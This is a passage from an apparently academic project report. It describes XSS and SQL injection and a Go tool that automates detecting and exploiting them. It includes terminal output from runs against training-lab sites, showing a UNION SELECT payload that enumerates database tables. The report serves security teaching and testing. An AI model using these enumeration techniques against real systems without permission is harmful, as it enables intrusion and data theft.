Cross-site scripting (XSS) [23] is a type of security flaw in web applications that enables attackers to compromise the interactions between users and the vulnerable application. This vulnerability lets attackers bypass the same origin policy that separates different websites from one another. By exploiting XSS, attackers can pretend to be legitimate users, execute any actions the users are authorized to perform, and gain access to their data. If the targeted user has elevated privileges within the application, the attacker could potentially seize full control of the application's data and functionality.

The figure 2.3 represent how XSS works.




Figure 2.3: XSS attack [23].

### 2.2.1 Types of XSS attacks

There are three primary categories of XSS attacks:

- **Reflected XSS** : In this type of attack [23], the harmful script is included in the current HTTP request and reflected back to the victim's browser in the server's response. The script is then executed in the victim's browser, potentially allowing the attacker to hijack their session or steal sensitive data.

- **Stored XSS** : In a stored XSS attack [23], the attacker injects malicious script into the website's database, typically through an input field or other user-controlled content. When a victim user visits the affected page, the script is served directly from the server-side source and executed in their browser.
- **DOM-based XSS** : This type of attack [23] occurs when the vulnerability exists in client-side code, specifically within the Document Object Model (DOM) of a web page. The attacker can manipulate the DOM to inject malicious script that is then executed in the victim's browser. Unlike reflected or stored XSS, the payload is not transmitted to the server, making it more difficult to detect and prevent.

### 2.2.2 Usage of Cross-site scripting

When exploiting a cross-site scripting vulnerability [23], an attacker can generally:

- Impersonate or pretend to be the victim user, potentially allowing them to bypass authentication or access sensitive information.
- Perform any action that the victim user is authorized to do within the vulnerable application.
- Read any data that the victim user is authorized to access, including sensitive information such as login credentials or financial data.
- Capture the victim user's login credentials or other confidential information through the use of malicious scripts.
- Deface or vandalize the web site by injecting unauthorized content or altering existing content.
- Inject malicious code into the web site that can execute arbitrary actions or introduce vulnerabilities that can be exploited at a later time.

## 2.3 XSS Vulnerability Detection and Testing

To manually test for cross-site scripting vulnerabilities, a unique input, such as an alphanumeric string, is submitted through every entry point of the application. Then, all instances of the input in HTTP responses are identified and tested individually to determine if they can be exploited to execute unauthorized JavaScript [23].

This approach allows us to identify the context in which the XSS occurs and select an appropriate payload to exploit it.

As For DOM-based XSS vulnerabilities that arise from URL parameters, a similar approach is used: a unique input is placed in the parameter, and the browser's developer tools are used to search the DOM for this input. Each location is then tested to determine whether it is exploitable.

However, detecting other types of DOM-based XSS, such as those arising from non-URL-based input (such as `document.cookie`) or non-HTML-based sinks (like `setTimeout`), requires a more in-depth review of the JavaScript code. This can be a time-consuming process, but it is necessary to find and address these vulnerabilities[23].

## 2.4 Best Practices for Preventing XSS Attacks

Preventing cross-site scripting (XSS) [23] can be easy or difficult depending on the complexity of the application and how it handles user-controlled data. To effectively prevent XSS vulnerabilities, a combination of measures is typically used:

- **Input filtering:** Strictly filter user input as soon as it is received based on expected or valid input.
- **Output encoding:** Encode user-controlled data in HTTP responses to prevent it from being interpreted as active content. This may require HTML, URL, JavaScript, and CSS encoding, depending on the output context.
- **Use of appropriate response headers:** Use Content-Type and X-Content-Type-Options headers to ensure that HTTP responses that are not intended to contain HTML or JavaScript are interpreted correctly by browsers.
- **Content Security Policy:** As a final defense, use a Content Security Policy (CSP) to reduce the severity of any XSS vulnerabilities that may still occur.

## 2.5 Go Language

In this section we will delve into the relevance of the Go programming language in relation to automation and cybersecurity. We will analyze the advantages of Go, including its fast compilation and efficient memory management, and examine its utilization in the development of various cybersecurity tools.

### 2.5.1 About Go

Go [24] (also known as Golang) is an open-source programming language developed at Google in 2007 by Robert Griesemer, Rob Pike, and Ken Thompson. It is a statically typed language with syntax similar to C, but it is designed to be efficient, scalable, and easy to use.

Go's syntax is simple and concise, with a focus on readability and ease of maintenance which make it ideal for large-scale projects.

This programming language has gained popularity in recent years, particularly in the development of web servers, network tools, cybersecurity tools, and cloud-based applications. Many companies, including Google, Uber, and Dropbox, have adopted Go for their projects due to its simplicity, scalability, and ease of deployment.

Go was developed with the goal of combining the best features of existing programming languages, such as C and Python, while addressing some of their shortcomings, such as the lack of concurrency support in C and the performance issues in Python and other advantages that make it a popular choice for certain types of projects we will talk about in the following points:

- **Concurrent Programming:** Go is designed for concurrent programming, which means it allows multiple tasks to be executed simultaneously. Go has a built-in concurrency mechanism called goroutines, which is a lightweight thread that can execute concurrently with other goroutines in the same program.
- **Fast Compilation and Execution:** Go is a compiled language that compiles very quickly compared to other compiled languages like C or C++. Go code can be compiled in a matter of seconds, which is a big advantage when it comes to large-scale projects.
- **Easy to Learn:** Go is designed to be easy to learn and use. Its syntax is simple and easy to read, making it easier for developers to learn and

understand. The language has fewer features than many other languages, which means developers can focus on writing clean and efficient code.

- **Strong Community Support:** Go has a strong community of developers who contribute to open-source projects, libraries, and frameworks. This community support makes it easier for developers to find solutions to common problems and learn from others in the industry
- **Scalability:** Go is designed to be highly scalable, which makes it ideal for building large-scale distributed systems. Its lightweight concurrency model makes it easier to write code that can handle multiple requests simultaneously, which is essential for building high-performance applications.
- **Built-in Garbage Collection:** Go has a built-in garbage collector that automatically frees up memory that is no longer being used by a program. This feature makes it easier for developers to write code that is less error-prone and more secure. which frees developers from the need to manage memory manually, reducing the risk of memory leaks and buffer overflows

### 2.5.2 Golang and Cybersecurity

Golang is an good choice for cybersecurity experts [25] because of its speed, efficiency, and security-focused design. This language has several features that make it a secure option, including its memory-safe features, which prevent common programming errors such as buffer overflows and null pointer exceptions that attackers can exploit. Golang also includes built-in features that help prevent web application vulnerabilities like SQL injection and cross-site scripting. In addition, Golang is a cross-platform language, allowing code written in it to run on multiple operating systems and hardware architectures without modification, which makes it easier to develop tools that work across platforms. The language has a large standard library that includes built-in packages for common tasks such as cryptography, network programming, and regular expressions, which saves cybersecurity experts time and effort.

Overall, Golang , thanks to its speed, efficiency, security, and cross-platform support, is becoming a popular option for developping applications and tools that can detect and prevent cyber threats.

## Conclusion

In this chapter we defined the attacks concerned by our tool which are the SQLi which is a server side attack and XSS which represents a client side attack, and



the problems they may cause, in addition to the advantages of Go that makes it our choice for creating such a tool. In the next one we will present the realisation and results of our tool.

.

# Chapter 3

## Implimentation

### Introduction

In this chapter, we will describe the process of realizing an automated tool for identifying and exploiting SQLi and XSS vulnerabilities in web applications with Golang. Specifically, our main focus will be on the planning, development, and testing of the tool.

### 3.1 Planning of the automated tool

Planning the automated tool for identifying and exploiting SQLi and XSS vulnerabilities in web applications has been a critical step in the development process. Actually, the planning phase involved identifying the key features and capabilities of our tool, as well as determining the most adequate programming language and tools for its development.

#### 3.1.1 Features and Capabilities

During the planning phase, we identified the following key features and capabilities for our automated tool:

- Scanning: The tool should be able to scan a web application for SQLi and XSS vulnerabilities.
- Exploitation: The tool should be able to exploit any vulnerabilities it finds, including performing SQLi attacks and injecting malicious scripts to carry out XSS attacks.

- Automation: The tool should be fully automated, minimizing the need for manual intervention thus, reducing the risk of human error.
- Reporting: The tool be able to provide detailed reports on the vulnerabilities it finds and the actions it takes, allowing developers to quickly and easily identify and remediate any issues.

### 3.1.2 Programming Language and Tools

After we are done with identifying the key features and capabilities of the automated tool, our next step was the determination the adequate programming language and tools for its development. After considering several options, We chose GO as our programming language due to its simplicity, speed, and built-in concurrency support.

To aid us in the development of the tool, We identified several additional tools and libraries including:

- "fmt" - for formatted input and output.
- "log" - for logging errors and debugging information.
- "io/ioutil" - provides functions for input/output operations including reading and writing files.
- "strconv" - provides functions for converting strings to numeric types.
- "flag" - package provides a way to define and parse command-line flags.
- "time" - package provides functionality for working with dates and times.
- "strings" - provides functions for string manipulation and searching.
- "net/http" - for sending HTTP requests and receiving responses.
- "go-figure": A package for creating ASCII art.
- "goquery": A package that provides a convenient interface for querying HTML documents using Go.

## 3.2 Development of the automated tool

In this section, we will discuss the various stages of the development process. We will also provide a detailed description of the various components and modules of the tool and how they interact to achieve the desired functionality. Furthermore,

we will highlight the challenges we faced during the development process and the strategies we used to overcome them.

### 3.2.1 flowchart

To illustrate the process of detecting and exploiting XSS and SQLi vulnerabilities using our automated tool, we have created a flowchart that outlines the various steps involved. The flowchart served as a visual guide that helped us understand how the tool works and what steps are involved in the process.

The flowchart is divided into two main sections: XSS detection and exploitation, and SQLi detection and exploitation.

Each section includes a set of steps that must be followed to detect and exploit the corresponding vulnerability.

- **SQLi Detection and Exploitation Flowchart :** When the program in started, the user provides an url, the system crafts an identification SQLi payload, sends a request carrying the payload to the target website then analyse its response in relation with SQLi, it not detected the system prints the result and ends, else, if detected, the system crafts an exploitation SQLi payload and injected to the web server, if it's successful we continue the to the step of retrieving the sensitive and print them, else we craft other SQLi and repeat the same steps.
  - Start
  - Enter the URL of the target website
  - Send a request to the target website
  - Analyze the response for potential SQLi vulnerabilities
  - If SQLi vulnerabilities are found, proceed to step 6. Otherwise, end the program.
  - Determine the type of SQLi vulnerability (e.g., error-based, union-based)
  - Craft an SQLi payload to exploit the vulnerability
  - Send the payload to the target website
  - Analyze the response for confirmation of successful exploitation
  - If successful exploitation is confirmed, proceed to step 11. Otherwise, go back to step 6 and try another SQLi payload.
  - Retrieve sensitive data from the target website using the exploited SQLi vulnerability
  - End

The figure 3.1 represents the flowchart of this process.




Figure 3.1: SQLi Detection and Exploitation Flowchart

- **XSS Detection and Exploitation Flowchart :**

- Start
- Input a URL
- Check for potential XSS vulnerabilities using a variety of payloads
- If an XSS vulnerability is detected, send an exploit payload to the application
- Malicious code is executed on the user's browser
- End

When the program is started, the user provides an url to the system, which checks for XSS vulnerabilities, if found, the system can send exploit payloads and execute malicious code on the user's browser then stops.

The figure 3.1 represents the flowchart of this process.




Figure 3.2: XSS Detection and Exploitation Flowchart

### 3.2.2 Code and Function for XSS and SQLi Detection and Exploitation

To implement the XSS and SQLi detection and exploitation functionality of our automated tool, we developed code using GO programming language. In this section, we present the main functions and code snippets that we used to achieve our objectives.

- **SQLi Detection and Exploitation :**

The tool is divided into several functions, each serving a specific purpose. These functions are briefly described below:

- **"webResponse"**: This function sends an HTTP GET request to the provided URL and returns the body of the response as a string.

The figure 3.10 in the annex represent the webResponse function's code.

- **"OrderBy"**: This function takes two parameters: "lien" which is a string representing the URL and "i" which is an integer representing the number of columns to order by. The function sends an HTTP GET request to the URL constructed from "lien" + "ORDER by" and "i" parameters, reads the response body, and checks for certain error payloads in the response. If any of the error payloads are found in the response, they are stored in the "ch" variable and returned. Otherwise, an empty string is returned.

The figure 3.11 in the annex represent the Orderby function's code.

- **"OrderbyBruteForce"**: This function takes one parameter, "lien", which is a string representing the URL. This function calls the **"OrderBy"** function repeatedly with different values of "i" until it finds an error payload in the response or reaches a maximum number of columns to order by (10 in this case). The function returns the error message and the number of columns that were successfully ordered.

The figure 3.12 in the annex represent the OrderByBruteForce function's code.

- **"ColumnType"**: This function determines the data type of each column in the target table by performing a series of "Union Select" attacks with different values in each column. The function takes three parameters: the URL of the target page, the number of columns in the target table, and a string representing any additional SQL query to be appended to the attack. The function then checks the response of each attack against a list of known error payloads. If an error payload is not found, the column is assumed to be a string type and its index is added to a list of string columns. The function returns this list of string column indexes as an integer array.

The figures 3.13 and 3.14 in the annex represents the ColumnType function's code.

- **"DBVersion"**: This is a function that attempts to determine the database management system (DBMS) version used by a web application. The function takes in a URL string "lien", an integer "i" representing the



column index to inject the payload, and an integer "n" representing the total number of columns in the target table.

The figures 3.15 and 3.16 in the annex represents the DBVersion function's code.

- **"DBTables"**: This function takes a string argument "lien" which is the URL of the web server, an integer "i" representing the column index to inject the payload, an integer "n" representing the total number of columns in the target table and a string that represent the DB version from the **"DBversion"** function. It checks if the retrieved database version is for Oracle or another database and sends the appropriate SQL injection payload to retrieve the table names for the respective database type. The function returns the list of table names as a string.

The figures 3.17 and 3.18 in the annex represents the DBTables function's code.

### **XSS Detection and Exploitation :**

- **"DetectorXss"** : The function takes a string argument named url, which represents the URL to be checked for XSS vulnerabilities. The function returns a string that indicates whether or not an XSS vulnerability was detected. The function uses a list of XSS payloads, represented as strings, to construct new URLs by appending each payload to the original URL. It then sends a GET request to each new URL and checks in the response if the XSS payload was executed in the target browser, the function prints the URL, payload, and raw text of the response, indicating that an XSS vulnerability was detected. The function stops checking for XSS vulnerabilities as soon as it finds one. Overall, this code can be used to test the XSS vulnerability of a website by generating various payloads and appending them to the URL to see if they are vulnerable to XSS attacks.

The figures 3.19 and 3.20 represents the DetectorXss function's code in the annex.

### **The Main Function :**

The Main function is a program that takes command-line arguments and performs different tasks depending on the flags provided.

The program uses the flag package to parse the command-line flags. The available flags are -e, -u, -i, and -XSS.

- The "-e" flag is used to check the number of columns in a database and display the columns' names and types. It also checks the database version and displays the tables' names.

- The "-u" required flag takes a URL as an argument and prints it. Depending on other flags provided, the program performs different tasks with the URL.
- The "-i" flag is used to check a website for SQL injection vulnerabilities.
- The "-XSS" flag is used to check a website for Cross-Site Scripting (XSS) vulnerabilities.

The figures 3.21, 3.22 and 3.23 in the annex represents the Main function's code.

### 3.3 Testing of the automated tool

In this section, we will provide a detailed description of the testing methodology employed, along with the results obtained from the testing process.

Our aim is to analyze the tool's effectiveness in identifying and exploiting web vulnerabilities and to provide insights into its performance and limitations.

By presenting the results of the testing, we hope to provide valuable information to the cybersecurity community looking to improve their web security posture.

#### 3.3.1 Testing methodology

- **Planning and Preparation:** This step involves defining the scope of the testing process, which is the check for the XSS and SQLi vulnerabilities in web applications.
- **Test Environment Setup:** This step involves setting up the test environment, including the web application to be tested. We chose some websites provided by online cybersecurity academies and some websites that we managed to get permission to test on.
- **Test Execution:** This step involves running the tests, detecting any vulnerabilities or non conformity to the reality, and collecting data on the results.
- **Failuer Analysis:** This step involves analyzing the results of the tests and categorizing the identified the problems based on their severity and potential impact.
- **Follow-up and Retesting:** This step involves addressing the identified problems and performing additional testing to ensure that they have been effectively mitigated.

## Testing the identification of SQLi

In order to test the identification of SQLi, we use the command `"/PFA -u <Link-To-test> -i "` where we used `-u` flag to provide the link and `-i` to activate the SQLi identification mode.

It takes the URL as input and performs SQL injection vulnerability testing on that URL. It uses a set of predefined payloads to test the URL for SQL injection vulnerabilities. If the URL returns an HTTP 200 status code, it indicates a SQL injection vulnerability is present, and the function prints a message stating that a vulnerability has been found along with the URL. The function also checks for specific error payloads in the response body to detect SQL injection vulnerabilities. If an error payload is found in the response body, it prints a message stating that a vulnerability has been found along with the error type and the URL. If no SQL injection vulnerability is found, it prints a message stating that no vulnerability has been detected.

The figure 3.3 illustrates the results of the execution on a SQLi vulnerable website.

```
kali@kali: ~/Desktop/PFA2
File Actions Edit View Help

(kali@kali)~/Desktop/PFA2
$ ./PFA -u https://0aba00db041c72208057033e00130009.web-security-academy.net/filter?category=Gifts -i

Input url: https://0aba00db041c72208057033e00130009.web-security-academy.net/filter?category=Gifts

[+] Checking website for SQL injection...
SQL injection vulnerability detected! url : https://0aba00db041c72208057033e00130009.web-security-academy.net/filter?category=Gifts
Error Type : Internal Server Error

(kali@kali)~/Desktop/PFA2
$
```

Figure 3.3: Screen of Sqli detection

The figure 3.4 illustrates the results of the execution on a non vulnerable website.

A screenshot of a Kali Linux terminal window. The title bar shows "kali@kali: ~/Desktop/PFA2". The menu bar includes "File", "Actions", "Edit", "View", and "Help". The prompt is "(kali㉿kali)-[~/Desktop/PFA2]". The command entered is "\$ ./PFA -u https://www.bbc.co.uk/search?q=pfaGS -i". Below the command, there are five large ASCII art dragons arranged in two rows (three in the top row, two in the bottom row). After the dragons, the text "Input url: https://www.bbc.co.uk/search?q=pfaGS" is displayed. Then, it says "[+] Checking website for SQL injection..." followed by "No SQL injection vulnerability detected.". At the bottom, the prompt is again "(kali㉿kali)-[~/Desktop/PFA2]" with a cursor after the dollar sign. A faint dragon watermark is visible in the background of the terminal.


Figure 3.4: Screen of a not detecting Sqli

## Testing the exploiting of SQLi

After confirming that the web application is vulnerable to SQLi, we use the command `./PFA -u <Link-To-test> -e` where we used `-u` flag to provide the link and `-e` to activate the SQLi exploit mode, to test the severity of the vulnerability.

The tool will retrieve sensitive information like columns number, type of the columns, Database version and the tables in the database from the oracle database as well as MySQL database.

The figure 3.5 illustrate the results of the execution on SQLi vulnerable oracle database website.



```
kali@kali: ~/Desktop/PFA2
File Actions Edit View Help

(kali@kali)~[~/Desktop/PFA2]
$ go build PFA.go exploit.go test.go XssTest.go

(kali@kali)~[~/Desktop/PFA2]
$ ./PFA -u https://0aa200a603c283978079e4f3006e00b0.web-security-academy.net/filter?category=Gifts -e

Input url: https://0aa200a603c283978079e4f3006e00b0.web-security-academy.net/filter?category=Gifts

[+] Checking number of columns...
[+] Database has 2 columns !

[+] Checking displaying columns [+]
colonne 1 IS string
colonne 2 IS string

[+] Checking DB Version...
Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production

[+] Checking table names ...
***** In Oracle DB *****
Gifts&apos; union select null,table_name from all_tables--
lass="filter-category" href=
APP_ROLE_MEMBERSHIP
APP_USERS_AND_ROLES
AUDIT_ACTIONS
DR$NUMBER_SEQUENCE
DR$OBJECT_ATTRIBUTE
DR$POLICY_TAB
DR$THS
DR$THS_PHRASE
DUAL
HELP
HS$_PARALLEL_METADATA
HS_BULKLOAD_VIEW_OBJ
```

Figure 3.5: Screen of exploit an oracle database SQLi

The figure 3.6 illustrate the results of the execution on SQLI vulnerable MySQL database website.

```
kali@kali: ~/Desktop/PFA2
File Actions Edit View Help
(kali@kali)-[~/Desktop/PFA2]
$ ./PFA -u https://0a0400d904c83cde811d166b00180098.web-security-academy.net/filter?category=Pets -e

Input url: https://0a0400d904c83cde811d166b00180098.web-security-academy.net/filter?category=Pets

[+] Checking number of columns ...
[+] Database has 2 columns !

[+] Checking displaying columns [+]
colonne 1 IS string
colonne 2 IS string

[+] Checking DB Version ...
8.0.32-0ubuntu0.20.04.2

[+] Checking table names...
***** In other DB *****
lass="filter-category" href=
information_schema
performance_schema
academy_labs

(kali@kali)-[~/Desktop/PFA2]
$
```

